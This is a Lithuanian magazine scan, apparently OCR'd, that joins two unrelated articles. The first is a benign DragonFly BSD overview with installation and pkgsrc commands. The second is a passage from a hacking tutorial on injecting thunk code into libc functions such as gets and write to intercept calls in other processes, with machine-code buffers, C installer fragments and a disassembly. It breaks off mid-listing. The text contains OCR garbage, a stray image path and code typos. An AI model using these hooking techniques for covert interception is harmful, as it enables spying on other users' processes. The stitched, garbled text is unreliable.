Daugiabranduolinius procesorius mes jau galime pačiupinėti ir išbandyti, tačiau didesnio šių daikčiukų paplitimo galima tikėtis tik po keleto metų. Norint išspręsti branduolio blokavimo problemą, kuomet vienu metu procesai negali vykdyti skirtinguose procesoriuose vykdomų sisteminių iškvietimų, *DragonFly* naudoja unikalų lengvasvorių branduolio srautų (LWKT — *Light-Weight Kernel Threads*) modelį. Tokiame modelyje kiekvienam procesoriui skiriamas nepriklausomas užduočių planuotojas, o kiekvienam procesui branduolio viduje atitinkamai sukuriamas lengvasvoris srautas (*thread*). Siekiant įgyvendinti tokią realizaciją, teko iš esmės perdirbti vidinę branduolio struktūrą ir pridėti pranešimų mechanizmą (tokį, kurį naudoja mikrobranduolinėse OS). Dėl to *DragonFly* tarpusavio sąveika su branduoliu vyksta per pranešimus, o sisteminių iškvietimų sąsaja — tai viso labo apvalkalas, kuris gali būti pakeistas į, pavyzdžiui, objektiškai orientuotą sąsają.
Klasteriai — viena iš esminių *DragonFly* plėtojimosi krypčių. Norint padidinti OS darbo efektyvumą klasteriuose, VFS posistemė bus pilnai perrašyta ir paversta į savotišką pranešimų serverį. Beje, toks architektūros pakeitimas ateityje leis visas failų sistemas iškelti į vartotojo erdvę, kas labai gerai net ir mums, paprastiems vartotojams. Taip pat bus naudojama visiškai nauja globali kešavimo

infrastruktūra, kuri be to, kad į bylų valdymo procesą pridės lankstumo (pavyzdžiui, leis keliems procesams vienu metu skaityti ir rašyti vieną ir tą pačią bylą), taip pat leis išlošti ir našumo.
DragonFly sistemai planuojama sukurti naują paketų valdymo sistemą, su kuria OS atnaujinimas taps paprastu ir maloniu užsiėmimu. Specialiai paketinio valdymo sistemos realizacijai buvo sukurtas naujas bylų tipas — variantinė simbolinė nuoroda, kuri priklausomai nuo tam tikros sąlygos rodo į skirtingas bylas.
Dinaminiam įrenginių bylų (*/dev*) sukūrimui nuspręsta naudoti *devd* demoną, o ne apkrauti branduolį papildomu kodu, kaip kad tai padaryta *FreeBSD OS*. Ir galų gale, pasak Meto, dar *DragonFly-1.5* pasirodys iš *OpenSolaris* perkelta failų sistema ZFS. Nepaisant menamos naujosios OS orientacijos į serverius, Metas nepraleidžia progos pareikšti, kad jo OS yra daugiatikslė, t.y. funkcionalumo atžvilgiu nebus nuskriausti nei didelių klasterių savininkai, nei naminių AK vartotojai.

[**Gaudom laumžirgį**] Teorija lieka teorija, tačiau laikas būtų pagalvoti ir apie praktiką. Šiame skyrelyje bus pasakojama apie „Laumžirgio" įdiegimą ir naudojimą.
Iš pradžių mums reikia gauti pačios OS distributyvą. Čia mes ir susiduriame su pirmąja problema. Esmė tame, kad šiuo metu praktiškai neįmanoma kur nors nusipirkti diską su *DragonFly*. Lieka vienintelis būdas — iš kurio nors projekto veidrodžių parsisiųsti sistemos *iso* atvaizdą. Tam apsiginkluojame wget'u arba kokia kita atitinkama programa ir parsisiunčiame šią bylą: *http://chlamydia.fs.ei.tum.de/pub/DragonFly/iso-images/dfly-1.4.0_REL.iso.gz* (~80 Mb). (Prie žurnalo pridedamame diske tu galėsi rasti paskutinę *DragonFlyBSD* versiją — red.past.). Iš karto rekomenduoju su *fdisk* ar kokia kita tam tinkama programa naujajai OS sukurti atskirą particiją. Gavus ir į CD įrašius disko atvaizdą, įdedame jį į įrenginį ir užsikrauname. Standartinis *DragonFly* užkroviklis mus pasitiks sveikindamasis su meniu ir laumžirgio atvaizdu, kuris užėmė *FreeBSD* velniuko vietą. Nuspaudus vienetą, branduolys perims valdymą ir prieš akis pradės mirgėti ryškiai baltos spalvos eilutės (taip *DragonFly* sistemoje

```
F1=Help F10=Refresh Display

Welcome to the DragonFly BSD Live CD.

DragonFly BSD is an efficient and elegant BSD Unix-derived operating
system. For more information, see

http://www.dragonflybsd.org/

From this CD, you can boot into DragonFly ''live'' (without installing it)
to evaluate it, to install it manually, or to troubleshoot problems with an
existing installation, using either a command prompt or menu-driven
utilities.

Also, you can use this automated application to assist you in installing
DragonFly BSD on this computer and configuring it once it is installed.

      < Install DragonFly BSD > < Configure an Installed System >
   < Live CD Utilities >  < Exit to Live CD >  < Reboot this Computer >

Install DragonFly BSD on a HDD or HDD partition on this computer
```

[Keletas žodžių apie „pkgsrc"]
Pkgsrc — tai jungčių sistema (kažkas panašaus į *FreeBSD* naudojamus */usr/ports*), kuri iš pradžių buvo skirta *NetBSD*. Ji išsiskiria savo elegantiškumu ir aukštu perkeliamumu (gali būti naudojama *Linux*, *Solaris*, *FreeBSD* ir kitose OS), todėl būtent dėl šios priežasties ją naudoja *DragonFly*. Neigiamas *pkgsrc* niuansas — kol kas dar nedidelis „portintų" programų skaičius (6000 prieš 13000 *FreeBSD* sistemoje).

išskiriami branduolio pranešimai). Pabaigus užkrovimą, mums bus pasiūlyta užsiregistruoti sistemoje *root* vardu (greičiausiai tam, kad būtų galima šį diską panaudoti sistemai atstatyti) arba vietoje vardo įvesti *installer* ir pradėti sistemos įdiegimą. Aš susilaikysiu nepapasakojęs apie įdiegimo procesą, kadangi *DragonFly* vietoje *FreeBSD sysinstall* naudoja universalų įdiegiklį *BSD Installer*, kuris buvo parašytas *Google* suorganizuotos *open-source* akcijos *Summer of Code* metu. Išskirtinis šio įdiegiklio bruožas — ypatingai paprastas įdiegimo procesas.
Dar vienas įdomus niuansas: priešingai nei *FreeBSD* sistemoje, *DragonFly* diske nėra įdiegimo paketų. Pats diskas — tai bazinė sistema, kuri įdiegimo metu su komanda *cpdup* paprasčiausiai nusikopijuoja į kietąjį diską. Iš pirmo žvilgsnio viskas atrodo teisingai: bazinė sistema įdiegiama be papildomų kūno judesių, o po to ji su *pkgsrc* auginama iki priimtino lygio, juo labiau, kad visi papildomi paketai kartu su X'ais diegiami į */usr/pkg/*. Vis dėlto man išlieka paslaptimi, kodėl *DragonFly* kūrėjai mano, jog į šį bazinį programinės įrangos rinkinį be tokių būtinų komponentų, kaip *gcc* kompiliatorius, papildomai turi būti įtraukti *sendmail*, *bind*, *kerberos* ir žaidimų rinkinys.
Pabaigę įdiegimą perkrauname mašiną. Ką gi mes gavome? Į kietąjį diską įdiegę *DragonFly*? Gavome nuo ketvirtosios šakos *FreeBSD* praktiškai nesiskiriančią sistemą su minimaliu baziniu programinės įrangos rinkiniu. *DragonFlyBSD* beveik tiksliai atkartoja *FreeBSD*, todėl nėra prasmės pasakoti apie sistemos lituanizavimą, jos konfigūravimą ir naujų vartotojų pridėjimą. Geriau papasakosiu apie tai, kuo mūsų aptariamas „Laumžirgis" skiriasi nuo *FreeBSD*.
Nuotrauka. *DragonFly* įdiegiklio pasisveikinimas
Pirma — tai jungčių sistema. Vietoje įprastinės */usr/ports* čia naudojama *NetBSD* jungčių sistema, kurią teks gauti savarankiškai iš vieno iš *NetBSD* veidrodžių. Čia tenka susidurti ir su antrąja problema — tinklo susijungimo konfigūravimu (tiek ir paties jungčių medžio gavimui, tiek ir atskirai paimtos jungties įdiegimui). Laimė, gauti priėjimą prie interneto čia galima taip pat, kaip ir *FreeBSD* sistemoje, pakanka žvilgtelėti į atitinkamą straipsnį ar knygą. Taigi, tarkim, internetas pas mus jau yra. Tuomet nedaug ką lieka daryti: parsisiųsti ir įdiegti *pkgsrc*:

```
# fetch -o /tmp/pkgsrc.tar.gz ftp://ftp.NetBSD.org/pub/NetBSD/packages/pkgsrc.tar.gz
# cd /usr
# tar -xzf /tmp/pkgsrc.tar.gz
# chown -R root:wheel pkgsrc
```

Toliau paruoškime dvejetainiams paketams (*/usr/pkg*) skirtą vietą ir įdiekime jų valdymo įrankius:

```
# cd /usr/pkgsrc/bootstrap
# ./bootstrap
```

Su *pkgsrc* reikiamą paketą įdiegti taip pat paprasta, kaip ir su *FreeBSD* jungčių sistema. Pakanka pereiti į pagal sritis surūšiuotą medį, išsirinkti reikiamą jungtį ir surinkti išganingąją komandą *bmake install clean*, pavyzdžiui:

```
# cd /usr/pkgsrc
# cd editors/vim
# bmake install clean
```

Taip bus suformuotas ir į */usr/pkg* katalogų struktūrą įdiegtas *vim* paketas (atkreipk dėmesį, kad X'ai bus įdiegti ne į įprastinį

[ZFS — eilinė failų sistema?]
ZFS — tai nauja *Sun Microsystems* sukurta šiek tiek kitokios kokybės failų sistema. ZFS sistemoje įgyvendinti tokie gardūs dalykėliai, kaip duomenų ir pačios FS vientisumo kontrolė tikrinant kontrolines sumas, transakcijų žurnalo galimybė, „kopijavimo įrašymo metu" mechanizmas, loginis disko particijų padalinimas (LVM ir *vinum* principu), pasirinktinas duomenų suspaudimas ir kt. Visa tai ZFS padaro ypatingai patikima (*fsck* čia visiškai nereikalingas), greita, keičiamo dydžio (*scalable*), tačiau tuo pačiu lengvai administruojama failų sistema (ko nepasakysi apie LVM).

/usr/X11, o į */usr/pkg/xorg*). Jungties paieškai gali naudoti skriptą */usr/pkgsrc/pkglocate*. Išsamų visų jungčių aprašymą galima rasti *html* byloje */usr/pkgsrc/README.html*.
Paketų valdymui naudojami praktiškai identiški *FreeBSD* įrankiai: *pkg_add*, *pkg_delete*, *pkg_info*.
Be abejo, kaip ir kitų BSD šeimos atstovų atveju, branduolio ir bazinės sistemos išeities tekstai yra laisvai platinami, iš jų galima išmesti nereikalingus komponentus, pridėti tai, ko reikia, bei perkompiliuoti. Tiems, kas nori imtis savarankiško kompiliavimo, siūlau šį variantą. Pradžiai reikia parsisiųsti archyvą su išeities tekstais (*http://chlamydia.fs.ei.tum.de/pub/DragonFly/snapshots/src/src-Release-1.4.tar.bz2* (~70 Mb)) ir jį išpakuoti į katalogą */usr*. Sukurkime naują branduolio konfigūracinę bylą:

```
# cd /usr/src/sys
# cp i386/conf/GENERIC i386/conf/MY_KERNEL
```

Atidarome konfigūracinę bylą ir paredaguojame ją pagal savo poreikius. Prireikus čia vėl gi galima konsultuotis su *FreeBSD* literatūra. Svarbiausia — nepamiršti aktyvuoti dviejų opcijų: SC_PIXEL_MODE ir VESA. Tai mums leis pasirinkti skirtingus konsolės grafinius režimus, pavyzdžiui,

```
          : Archivers
audio: Audio tools
          : Benchmarking tools
biology: Software for the biological sciences
cad: CAD tools
     : Communication programs
      : Communication utilities
           : Document format and character code converters
cross: Cross-platform development utilities
crosspkgtools: Tools for cross-building pkgsrc
databases: Databases
devel: Development utilities
        : Editors
          : Emulators for other operating systems
finance: Monetary, financial and related applications
      : Fonts
      : Games
geography: Software for geographical-related uses
          : Graphics tools and libraries
ham: Wireless communication tools and applications
inputmethod: Input method tools and libraries
lang: Programming languages
mail: Electronic mail utilities
math: Mathematics
mbone: Multi-cast backBone applications
          : Collections of other packages
misc: Miscellaneous utilities
multimedia: Multimedia utilities
net: Networking tools
news: Network news
parallel: Applications dealing with parallelism in computing
pkgtools: Tools for use in the packages collection
print: Desktop publishing
security: Security tools
```

su pkgsrc sistema dirbti lengva ir patogu

[Mathew Dillon. Kas jis?]
Mathew Dillon gerai žinomas tarp branduolių kūrėjų. Jam priklauso atnaujinta *FreeBSD* virtualios atminties sistema, remiantis jo idėjų pagrindu buvo perrašyta atitinkama *Linux* branduolio dalis. Jis taip pat yra *AmigaOS (DICE)* skirto *C* kompiliatoriaus ir užduočių planuotojo *dcron* (*Dillon*'s *Cron*) kūrėjas.

1024x768 (tokia galimybė pirmą kartą atsirado būtent *DragonFly* sistemoje ir tik po to buvo perkelta į *FreeBSD*). Toliau kompiliuojam ir įdiegiam branduolį bei perkraunam mašiną:

```
# cd /usr/src
# make buildkernel KERNCONF=MY_KERNEL
# make installkernel KERNCONF=MY_KERNEL
# reboot
```

[Išsamesnių studijų kursai] Nemažą vaidmenį naujosios OS populiarinime atlieka jos dokumentavimas. Vis dėlto pritaikę šį teiginį *DragonFlyBSD*, gauname trečiąją problemą. Projekto dalyvių skaičius labai ribotas, nerealizuotų idėjų labai daug, todėl tiesiog nėra kam užsiimti dokumentacija. Pagrindiniu informacijos šaltiniu būtų galima laikyti oficialų *handbook* (*leaf.dragonflybsd.org/~justin/handbook/*), jeigu tik jis nebūtų greitai padaryta *FreeBSD handbook* variacija, kurioje daug kur galima sutikti tokių įdomių perliukų, kaip *DragonFly 4.4*. Tam tikrų įdomių dalykų (gaila, nedaug) galima rasti *wiki* puslapyje (*wiki.dragonflybsd.org*). Chronologišką branduolio vystymąsi galima rasti čia: *wiki.dragonflybsd.org/index.php/User:Jgarcia/Status_Page_Devel*.
Ganėtinai išsamų *DragonFly* įdiegimo ir naudojimo aprašymą rasi Aleksejaus Fedorčuko straipsnių serijoje (*unix.ginras.ru/bsd/dfbsd000.html*). Kitų informacinių šaltinių man rasti nepavyko, todėl galima tvirtinti, kad bendrai paėmus *DragonFly* skirtos dokumentacijos yra labai mažai.

[Epilogas] Kartą vienas iš *DragonFly* diskusijų dalyvių uždavė klausimą: „Kodėl jūs naudojate šią OS?". Atsakymas buvo: „Mes tikime Metu". Ką gi, ir mes juo patikėsime, o laikas parodys, kas gausis iš šio didelio ir įdomaus projekto.

```
# ATA and ATAPI devices
device          ata0    at isa? port IO_WD1 irq 14
device          ata1    at isa? port IO_WD2 irq 15
device          ata
device          atadisk                 # ATA disk drives
device          atapicd                 # ATAPI CDROM drives
#device         atapifd                 # ATAPI floppy drives
#device         atapist                 # ATAPI tape drives
device          atapicam                # Emulate ATAPI devices as SCSI
options         ATA_STATIC_ID           #Static device numbering

# SCSI peripherals
device          scbus           # SCSI bus (required)
device          da              # Direct Access (disks)
#device         sa              # Sequential Access (tape etc)
#device         cd              # CD
device          pass            # Passthrough device (direct SCSI access

# atkbdc0 controls both the keyboard and the PS/2 mouse
device          atkbdc0 at isa? port IO_KBD
device          atkbd0  at atkbdc? irq 1 flags 0x1
device          psm0    at atkbdc? irq 12

device          vga0    at isa?

# syscons is the default console driver, resembling an SCO console
device          sc0     at isa? flags 0x100
options         SC_PIXEL_MODE           # add support for the raster tex
options         SC_HISTORY_SIZE=1000
options         VESA

device          agp             # support several AGP chipsets

# Floating point support - do not disable.
device          npx0    at nexus? port IO_NPX irq 13

# Serial (COM) ports
device          sio0    at isa? port IO_COM1 flags 0x10 irq 4
device          sio1    at isa? port IO_COM2 irq 3
device          sio2    at isa? disable port IO_COM3 irq 5
device          sio3    at isa? disable port IO_COM4 irq 9
```

ta pati opcija, kuri įjungia grafinę konsolę

[Kodėl „FreeBSD-4"?] Kodėl tuo metu, kai buvo aktyviai dirbama ir ruošiamasi FreeBSD-5 išleidimui, *DragonFly* komanda vietoje naujos OS pagrindo pasirenka ketvirtosios versijos kodą? Iš tiesų viskas paprasta. Kaip pastebi pats Metas Dilonas, ketvirtosios versijos kodas dar nėra „sugadintas" skaitlingomis *FreeBSD-5* naujovėmis, todėl jis ypač gerai tinka kaip „kodo bazė" sumanytų idėjų realizacijai.



birželio 16 2003

Internete atsirado projekto svetainė (*www.dragonflybsd.org*) ir naujosios sistemos išeities tekstų repozitoriumas.



gegužės 3 2004

Vienas po kito pradeda atsirasti įvairių *DragonFly* beta versijų iso atvaizdų kompaktai.



liepos 11 2004

RC stadija buvo labai trumpa: praėjus porai savaičių po 1.0RC1 išleidimo, pranešta apie pilnavertės sistemos išleidimą — *DragonFlyBSD* 1.0–RELEASE.



liepos 27 2004

Pasirodo *DragonFly* pre–release, tiksliau *DragonFlyBSD* 1.0RC1. Jame jau yra *BSD Installer* įdiegiklis, kuris apiformintas kaip universalus bet kokios BSD sistemos įdiegiklis.



rugsėjo 18 2004

Pirmoji laida egzistavo neilgai: buvo surasta krūva klaidų, kurias paskubėta ištaisyti išleidžiant naująją 1.0A laidą.



gegužės 9 2005

Pasaulis išvydo naująją sistemos laidą — *DragonFly–1.2.0*. Tuo pačiu pasikeitė sistemos kūrimo schema. Dabar ji turi stabilią sistemą (lyginiai skaičiai antroje pozicijoje) ir kuriamą šaką su nelygine numeracija.



sausio 7 2006

Pasirodė paskutinė sistemos laida — *DragonFly–1.4.x*. DragonFly daugiau nepripažįsta *FreeBSD* jungčių.

Sisteminis špionažas „*nix“ sistemoje

Antroji dalis

„*nix“ skirtas švirkštas arba funkcijos ant adatos

ĮSISKVERBTI Į SVETIMO PROCESO ADRESŲ ERDVĘ — PAPRASČIAU NEI PAPRASTA! PIRMOJOJE STRAIPSNIO DALYJE MES PAMATĖME, KAIP SUKONSTRUOTI UNIVERSALŲ ŠVIRKŠTĄ. DABAR TELIEKA SUMAIŠYTI TĄ MAGIŠKĄ TIRPALĄ, KURIS BUS SULEISTAS Į MAŠININIO KODO LĄSTELIŲ VIDŲ. PRIEŠ MŪSŲ VAKCINĄ TUOJAU PAT STOS BATALIONAS IMUNINIŲ KŪNELIŲ, PASIRUOŠUSIŲ AKIMIRKSNIU JĄ SUNAIKINTI (IR SUNAIKINTŲ!), TAČIAU AŠ ŽINAU VIENĄ GUDRŲ RECEPTĄ...

[Įvadas]

Klasikinis *shell* kodo įdiegimo algoritmas atrodo taip: išsaugojame keletą perimamos funkcijos baitų ir įterpiame *jump* į savo *thunk*, kuris padaro tai, ko mums reikia, įvykdo išsaugotus baitus ir perduoda valdymą originaliai funkcijai, kuri gali būti iškviesta tiek su *jump*, tiek ir su *call* (išsamiau šis klausimas buvo aptartas „Hakeryje" spausdintame straipsnyje „Apsauginių mechanizmų kapituliacija").

Sudėtingiausia — išsirinkti thunk'o įkurdinimo vietą. Tai turi būti visiems procesams prieinama atmintis, o tokios atminties savo žinioje mes neturime! Mes žinome, kad „bandomoji" biblioteka pretenduoja į kiekvieno proceso adresų erdvę, tačiau ši erdvė jau užimta! Sukrapštyti porą dešimčių išlyginimui skirtų baitų visai realu, tačiau mums to ir trūksta! Tenka gudrauti.

Visų pirma, perėmėjo kodą mes galime išsaugoti kokioje nors „nereikalingoje" funkcijoje, pavyzdžiui, *gets*, o į visų perimamų funkcijų pradžią įterpti... ne, ne *jump* (šiuo atveju perėmėjas nesugebės nustatyti, iš kur gautas iškvietimas), o *call gets! Gets* viduje perėmėjas iš steko išgauna grįžimo adresą, sumažina jo ilgį komandos *call* ilgiu (32 bitų režime tai yra 5 baitai) ir gauna ieškomą rodyklę į funkciją.

hook'o sukūrimas į funkciją *write*, kurios pradžioje įdiegta perėjimo į *gets* komanda

Žinant rodyklę, galima nustatyti funkcijos pavadinimą — čia mums padės funkcija *dladdr* (iš *GNU Extensions*). Ji neįeina į POSIX, tačiau ją supranta praktiškai visos **nix* sistemos, taigi, dėl šito galima nesijaudinti. Pastaba: primenu, jog įsiterpdami į *gets*, lygiai kaip ir į bet kurią kitą funkciją, mes negalime kirsti puslapių ribų, kadangi už einamo puslapio ribos veikiausiai yra visiškai pašalinė atminties sritis! Jeigu būtina modifikuoti visą *gets* funkciją, tai reikia surasti visus jai priklausančius puslapius, o čia mums padės tas pats metodas, kurį naudodami mes suradome pirmąjį atminties puslapį.

Kebliausia, kad *dladdr* yra *libdl.x.so* bibliotekoje, kurios konkretaus proceso atmintyje gali ir nebūti, o jeigu ji ten yra, tai nežinoma, kokiu adresu ji užkrauta. Kai kurie hakeriai tvirtina, kad *thunk* kode galima naudoti tik tiesioginius branduolio iškvietimus per INT 80h sąsają, o visos likusios funkcijos nėra prieinamos. Iš tiesų taip nėra! Kaip rodo disasembleris, *dladdr* — tai viso labo *_dl_addr* supantis „apvalkalas", įgyvendintas *libc.so.x* bibliotekoje, o ji tai jau tikrai prieinama! Tiesa, čia jokiu būdu negalima pasikliauti pagrindinio užkrovimo adresu, o iškvietimas turi būti santykinis.

Paprasčiausia santykinio iškvietimo generavimo paprogramė atrodo taip:

Paprogramė generuoja santykinį iškvietimą ir įkelia jį į globalųjį buferį *buf_code, lib_name* — laužiamos bibliotekos pavadinimas, *from* — funkcijos, iš kurios bus atliekamas iškvietimas, pavadinimas, pavyzdžiui, *gets*, *to* — iškviečiamos funkcijos pavadinimas, pavyzdžiui, *write*, *delta* — *call* instrukcijos poslinkis nuo *thunk* kodo pradžios:

```
// call 00000h
unsigned char buf_code[]={0xE8, 0x0, 0x0, 0x0,0x0};

call_r(char *lib_name, char *from, char *to, int delta)
{
    unsigned char *base, *from, *to;
    base = dlopen(lib_name, RTLD_NOW); if (!base) return -1;
    from = dlsym(base, from); if (!from) return -1;
    to = dlsym(base, to); if (!to) return -1;

    *((unsigned int*)&buf_code[1]) = \
        to - from - sizeof(buf_code) - delta;
    return 666;
}
```

Funkcija *call_r* iškviečiama iš įdiegiančiosios programos, pavyzdžiui, mūsų *mem.c*, ir generuoja santykinį *call* iškvietimą iš adreso *from* į adresą *to*. Ji gali būti panaudota bet kokių funkcijų iškvietimui, bet tiktai ne *_dl_addr*.

Modernizuosime programą *mem.c* ir pataisysime funkciją *gets* taip, kad ji į ekraną išvestų simbolį „*". Mes iš bibliotekos

libc iškviesime funkciją *write* su tokiais parametrais: *write (1,&"*",1)* — atkreipk dėmesį į konstrukciją &„*". Mes į steką įkeliame simbolį „*" ir perduodame funkcijai jo rodyklę. O kas gi mums lieka? Juk duomenų segmentas mums nėra prieinamas! Tenka naudoti steką! Prireikus ten galima įkelti ne vieną simbolį, bet ir ASCIIZ eilutę (tik nepamiršk po to jos iš ten ištraukti — kai kurie tai pamiršta, dėl ko gauna nesubalansuotą steką ir *segmentation fault*).

Modernizuotas **mem.c** variantas, į **gets** pradžią įdiegiantis **write(1,&"*",1)** iškvietimą

```
// thunk kodo pradžia. Į steką įkeliame funkcijos write argumentus, tačiau pačios funkcijos dar neiškviečiam, kadangi mes nežinome jos adreso
unsigned char buf_pre[]={ 0x6A,0x2A, /* push 2Ah */
        0x8B,0xDC, /* mov ebx,esp */
        0x33,0xC0, /* xor eax,eax */
        0x40,      /* inc eax */
        0x50,      /* push eax */
        0x53,      /* push ebx */
        0x50       /* push eax */
};

// čia įrašomas sugeneruotas santykinis funkcijos write iškvietimas
unsigned char buf_code[]={0xE8,0x0,0x0,0x0,0x0};

// thunk kodo pabaiga. Kartu su „*" simboliu iš steko išgauname argumentus ir sugrįžtame su ret
unsigned char buf_post[]={
        0x83,0xC4,0x10,     /* add esp,10 */
        0xC3        /* ret */
};

// buferis, į kurį bus įrašytas surinktas thunk kodas; seka tokia: buf_pre + buf_code + buf_post:
unsigned char buf_dst[sizeof(buf_pre) + sizeof(buf_code) + sizeof(buf_post)];


// generuojame santykinį write iškvietimą
call_r(„libc.so.6", „gets", „write", sizeof(buf_pre));

// surenkame thunk kodą
memcpy(buf_dst, buf_pre, sizeof(buf_pre));
memcpy(buf_dst + sizeof(buf_pre), buf_code, sizeof(buf_code));
memcpy(buf_dst + sizeof(buf_pre) + sizeof(buf_code), buf_post, sizeof(buf_post));

// atstatome standartinį prologą arba įterpiame C3h (ret)
if (page_buf[((unsigned int)p) % PAGE_SIZE] == 0xC3)
        page_buf[((unsigned int)p) % PAGE_SIZE] = 0x55;
else
        page_buf[((unsigned int)p) % PAGE_SIZE] = 0xC3;

// ant funkcijos gets kopijuojame thunk kodą
memcpy(&page_buf[((unsigned int)p) % PAGE_SIZE], buf_dst, sizeof(buf_dst));
```

funkcija *dladdr* iš tiesų realizuota bibliotekoje *libc.so*, kur ji vadinasi *_dl_addr*



į gets „įšvirkšto" kodo darbo rezultatas (žvaigždutės ir taškai taip išsidėstę dėl buferizacijos)

Sukompiliuojame programą ir įsitikiname, kad ji veikia, taip priartindama mus prie pilnavertiško perėmėjo sukūrimo. *Thunk* kodą padarę šiek tiek sudėtingesniu, mes galėsime ne tik į ekraną išvesti savo duomenis, bet ir išsaugoti juos į bylą (loginti)!

Programuoti mašininius kodus labai nepatogu, todėl atsiranda natūralus noras įdarbinti *C* ir kitas aukšto lygio kalbas. Tai visai įmanoma! Kadangi *thunk* kodas iškviečiamas jį iškvietusio proceso kontekste, iškviesdamas *dlopen/dlsym* jis gali užkrauti savo dinamines bibliotekas. Su mašininiu kodu rašomas tik mažytis užkroviklis, o pagrindinis perėmėjo kodas sukoncentruojamas dinaminėje bibliotekoje, kurią galima parašyti ir su *C*. Beje, atsisakyti funkcijos *gets* visiškai nėra būtina, juk mes jos funkcionalumą galime perkelti į mūsų dinaminę biblioteką! Tiesa, perkelti reikia būtent funkcionalumą (t.y. perrašyti

funkciją iš naujo), o ne bandyti kopijuoti kodą, kadangi *gets* su santykiniais adresais iškviečia „savo" subfunkcijas. Jos kūnui pajudėjus į kitą vietą šie adresai pasikeis ir... laba diena, štai jums *segmentation fault*!

Funkcijų perėmimas ne sapne, o tikrovėje

Perėmime sudėtingiausia — nustatyti mašininių instrukcijų ribas, virš kurių įrašoma perėjimo komanda į perėmėją (tas pats *thunk*, mūsų atveju „gyvenantis" funkcijos *gets* kūne). Šiaip jau norint išspręsti šią problemą reiktų parašyti mini disasemblerį, bet... kiek teks visko rašyti! O galima be viso šito apseiti? Galima!

Daugelio bibliotekinių funkcijų pradžioje yra standartinis prologas, kuris gali atrodyti, tarkim, taip: PUSH EBP/MOV EBP,ESP/SUB ESP,XXXh (55h/89h E5h/ 83h ECh XXh). Jis mums duoda 5 baitus — norint įgyvendinti įsiskverbimą tai yra būtinas minimumas! Sutinkami ir kitokie, kiek kitaip atrodantys prologai, pavyzdžiui: PUSH EBP/MOV EBP,ESP/PUSH EDI/PUSH ESI (55h/89h E5h/ 57h/ 56h); PUSH EBP/MOV EAX, 0FFFFFFFFh/MOV EBP, ESP (55h/B8h FFh FFh FFh FFh/89h E5h); PUSH EBP/XOR EAX, EAX/MOV EBP,ESP (55h/31h — 0h/89h E5h). Geras perėmėjas turi įvertinti ir juos.

Taip mūsų perėmėjas turi patikrinti pirmuosius 5 perimamos funkcijos baitus ir, jeigu jie sutampa su standartiniu arba šiek tiek optimizuotu prologu, nukopijuoti šį prologą į savo kūną ir įvykdyti jį prieš valdymo perdavimą originaliai funkcijai. O kur jį galima nukopijuoti? Kaip jau kalbėjome, duomenų segmentas mums nėra prieinamas, steko liesti negalima (prieš valdymo perdavimą funkcijai jis turi būti atstatytas), o kodo segmentą apskritai uždrausta modifikuoti.

Egzistuoja mažiausiai trys sprendimai:

visų pirma mes galime iškviesti funkciją *mprotect*, kodo puslapiui priskirdami atributą *writable* (tačiau tai negražu);

antra, naudoti steką vis dėlto galima: į viršūnę įmetame prologą, ten pat įkeliame ir visų argumentų kopiją bei perduodame jai valdymą lyg nieko ir nebūtų nutikę;

trečia, mes galime pasielgti taip:

Įdiegiančiosios programos fragmentas, analizuojantis perimamos funkcijos prologą ir įdiegiantis apdorotoją su atitinkamu prologu

```
// įvairių sulyginimui skirtų prologų „kolekcija"
unsigned char prolog_1[]={0x55h,0x89,0xE5,0x83,0xEC};
unsigned char prolog_2[]={0x55,0x89,0xE5,0x57,0x56};

// buferis, į kurį bus įrašytas sugeneruotas kodas
unsigned char buf_code[1024];

// nustatome perimamos funkcijos adresą
p = msym(base, fnc_name);

// jeigu perimamos funkcijos pradžioje yra prolog_1,
// tai į jos pradžią įdiegiame call į prepare_prolog_1
if (!memcmp(p, prolog_1, sizeof(prolog_1)))
    call_r(base, fnc_name, „gets", 0);

// jeigu perimamos funkcijos pradžioje yra prolog_2
// tai į jos pradžią įdiegiame call į prepare_prolog_2
if (!memcmp(p, prolog_1, sizeof(prolog_2)))
    call_r(base, fnc_name, „gets", offset prapare_prolog_2-offset prepare_prolog_1);
```

Dabar „mūsų" prologo numerį perkeliame į EAX registrą, kad perėmėjas žinotų, kokį prologą jam emuliuoti.

Keletą skirtingų prologų pripažįstantis bazinis perėmėjo kodas (yra funkcijoje *gets*):

funkcija *gettimer* su prologu, kuris toli gražu nėra standartinis

IDA View-A

```
.text:00093FC0 getitimer       proc near
.text:00093FC0
.text:00093FC0 arg_0           = dword ptr  4
.text:00093FC0 arg_4           = dword ptr  8
.text:00093FC0
[illegible]
.text:00093FC2                 mov     ecx, [esp+arg_4]
.text:00093FC6                 mov     ebx, [esp+arg_0]
.text:00093FCA                 mov     eax, 69h
.text:00093FCF                 int     80h             ; LINUX - sys_getitimer
.text:00093FD1                 mov     ebx, edx
.text:00093FD3                 cmp     eax, 0FFFFF001h
.text:00093FD8                 jnb     short loc_93FDB
.text:00093FDA
.text:00093FDA locret_93FDA:                           ; CODE XREF: getitimer+38↓j
.text:00093FDA                 retn
.text:00093FDB ; ---------------------------------------------------------------
.text:00093FDB
.text:00093FDB loc_93FDB:                              ; CODE XREF: getitimer+18↑j
.text:00093FDB                 push    ebx
.text:00093FDC                 call    sub_15C1D
.text:00093FE1                 add     ebx, (offset loc_9B63C+3)
.text:00093FE7                 xor     edx, edx
.text:00093FE9                 sub     edx, eax
.text:00093FEB                 push    edx
.text:00093FEC                 call    ___errno_location
.text:00093FF1                 pop     ecx
.text:00093FF2                 pop     ebx
.text:00093FF3                 mov     [eax], ecx
.text:00093FF5                 or      eax, 0FFFFFFFFh
.text:00093FF8                 jmp     short locret_93FDA
.text:00093FF8 getitimer       endp
.text:00093FF8
.text:00093FF8 ; ---------------------------------------------------------------
.text:00093FFA                 align 10h
.text:00094000
.text:00094000 ; --------------- S U B R O U T I N E ---------------------------
```

```
prepare_prolog_1:
        MOV EAX, 0x1
        JMP short do_begin

prepare_prolog_2:
